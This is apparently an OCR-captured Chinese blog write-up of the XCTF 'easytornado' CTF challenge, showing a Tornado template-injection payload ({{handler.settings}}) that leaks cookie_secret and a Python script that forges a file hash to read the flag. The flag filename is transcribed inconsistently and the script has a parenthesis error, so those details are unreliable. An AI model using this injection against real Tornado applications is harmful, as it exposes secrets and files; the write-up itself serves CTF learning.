

XCTF-Web-高手区-easytornado

原创

1stPeak



于 2021-06-22 11:06:29 发布



126




收藏

分类专栏: [CTF刷题](#) 文章标签: [XCTF-Web-高手区](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41617034/article/details/118101443

版权



[CTF刷题 专栏收录该内容](#)

87 篇文章 22 订阅

订阅专栏

题目

easytornado 17 最佳Writeup由admin提供

WP 建议

难度系数: ★★★ 3.0

题目来源: [护网杯 2018](#)

题目描述: Tornado 框架

题目场景: [点击获取在线场景](#)

题目附件: 暂无

题目已答对

https://blog.csdn.net/qq_41617034

解题

1、访问url

文件(E) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(I) 帮助(H)

http://111.20...41.244:51903/ +

111.200.241.244:51903

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/

Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

/flag.txt
/welcome.txt
/hints.txt

https://blog.csdn.net/qq_41617034

点进去看看

文件(E) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(I) 帮助(H)

http://111.2...8a07eb79b86d +

111.200.241.244:51903/file?filename=/flag.txt&filehash=3b20930646c8308d9b468a07eb79b86d

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/

Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

/flag.txt
flag in /flllllllllllag

https://blog.csdn.net/qq_41617034

文件(E) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(I) 帮助(H)

http://111.20...8d90462efc3c +

111.200.241.244:51903/file?filename=/welcome.txt&filehash=f9c94f01c365f28602f78d90462efc3c

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/

Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

/welcome.txt
render

https://blog.csdn.net/qq_41617034

文件(E) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(I) 帮助(H)

http://111.20...579b7c7982f0 +

111.200.241.244:51903/file?filename=/hints.txt&filehash=ae839cbd636703f41359579b7c7982f0

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/

Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

/hints.txt
md5(cookie_secret+md5(filename))

https://blog.csdn.net/qq_41617034

2、直接访问/flllllllllag文件

http://111.200.241.244:51903/error?msg=Error

INT SQL BASICS UNION BASED ERROR/DOMAIN QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/error?msg=Error

Split URL Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

Error

https://blog.csdn.net/qq_41617034

发现报错了，但我们发现URL中的Error是我们返回的Error，那么我们再来测试一下

http://111.200.241.244:51903/error?msg=xxoo

INT SQL BASICS UNION BASED ERROR/DOMAIN QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/error?msg=xxoo

Split URL Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

XXOO

https://blog.csdn.net/qq_41617034

http://111.200.241.244:51903/error?msg={{3*3}}

INT SQL BASICS UNION BASED ERROR/DOMAIN QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/error?msg={{3*3}}

Split URL Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

ORZ

https://blog.csdn.net/qq_41617034

发现可能存在SSTI漏洞，但被过滤了部分参数，所以不能使用

3、这里再回到题目信息easytornado，可以判断出可能是一个python的tornado漏洞

因为我没学过python的框架，就不详细解析了，只写payload

这里我们要访问/fil|||lag文件，并且还要filehash正确，那么我们目前的问题就是获取fil|||lag所对应的filehash的值
再由hints.txt可以看出，filehash的计算公式如下

```
md5(cookie_secret+md5(filename))
```

那么如何获取cookie_secret呢？我们这边直接上payload

```
http://111.200.241.244:51903/error?msg={{handler.settings}}
```

The screenshot shows a browser interface with a toolbar at the top. The address bar contains the URL `http://111.200.241.244:51903/error?msg={{handler.settings}}`. Below the address bar is a navigation menu with items like INT, UNION BASED, ERROR/DOUBLE QUERY, TOOLS, WAF BYPASS, ENCODING, HTML, ENCRYPTION, OTHER, XSS, and LFI. A dropdown menu under INT is open, showing options like SQL BASICS, UNION BASED, and ERROR/DOUBLE QUERY. The main content area displays the modified URL with a payload. At the bottom of the interface are several buttons: Post data, Referrer, 0xHEX, %URL, BASE64, Insert string to replace, Insert replacing string, Replace All, and a search bar.

这时我们要访问的url是

```
http://111.200.241.244:51903/file?filename=/f111111111111ag&filehash=md5(c3169c94-9dde-4d74-ab37-4300ced3cc8c+md5(/f111111111111ag))
```

此时我们来计算filehash

```
# -*- coding: UTF-8 -*-
import hashlib

result = hashlib.md5()
result.update('/f111111111111ag'.encode('utf-8'))
filename_md5 = result.hexdigest()
result = hashlib.md5()
result.update('c3169c94-9dde-4d74-ab37-4300ced3cc8c' + filename_md5).encode('utf-8'))
print(result.hexdigest())
```

```
1 # -*- coding: UTF-8 -*-
2 import hashlib
3
4 result = hashlib.md5()
5 result.update('/f111111111111ag'.encode('utf-8'))
6 filename_md5 = result.hexdigest()
7 result = hashlib.md5()
8 result.update('c3169c94-9dde-4d74-ab37-4300ced3cc8c' + filename_md5).encode('utf-8'))
9 print(result.hexdigest())
```

```
0b2258f726a9bd96f61d7c3eef39ca0f
```

https://blog.csdn.net/qq_41617032

最终payload

```
http://111.200.241.244:51903/file?filename=/f111111111111ag&filehash=0b2258f726a9bd96f61d7c3eef39ca0f
```

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(I) 帮助(H)

http://111.20...d7c3eef39ca0f × +

111.200.241.244:51903/file?filename=/fil|||||||lag&filehash=0b2258f726a9bd96f61d7c3eef39ca0f 90% 中国 搜索

INT SQL BASICS UNION BASED ERROR/DOMAIN QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://111.200.241.244:51903/file?filename=/fil|||||||lag&filehash=0b2258f726a9bd96f61d7c3eef39ca0f

Split URL Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

/fil|||||||lag
flag{3f39aea39db345769397ae895edb9c70}

https://blog.csdn.net/qq_41617034